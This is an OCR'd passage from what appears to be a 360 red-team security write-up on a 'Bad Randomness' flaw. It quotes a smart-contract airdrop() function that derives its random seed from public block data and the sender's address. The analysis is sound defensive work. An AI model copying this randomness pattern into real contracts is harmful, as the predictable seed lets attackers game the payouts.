
The random number in the airdrop reward is generated by the airdrop() in the contract.

```
/**
    * @dev generates a random number between 0-99 and checks to see if thats
    * resulted in an airdrop win
    * @return do we have a winner?
    */
function airdrop()
    private
    view
    returns(bool)
{
    uint256 seed = uint256(keccak256(abi.encodePacked(

        (block.timestamp).add
        (block.difficulty).add
        ((uint256(keccak256(abi.encodePacked(block.coinbase)))) / (now)).add
        (block.gaslimit).add
        ((uint256(keccak256(abi.encodePacked(msg.sender)))) / (now)).add
        (block.number)

    )));
    if((seed - ((seed / 1000) * 1000)) < airDropTracker_)
        return(true);
    else
        return(false);
}
```

The "random number" seed is calculated from various block information and transaction originator addresses. But on the blockchain, the block information is open and transparent.



Bad Randomness



redteam@360.cn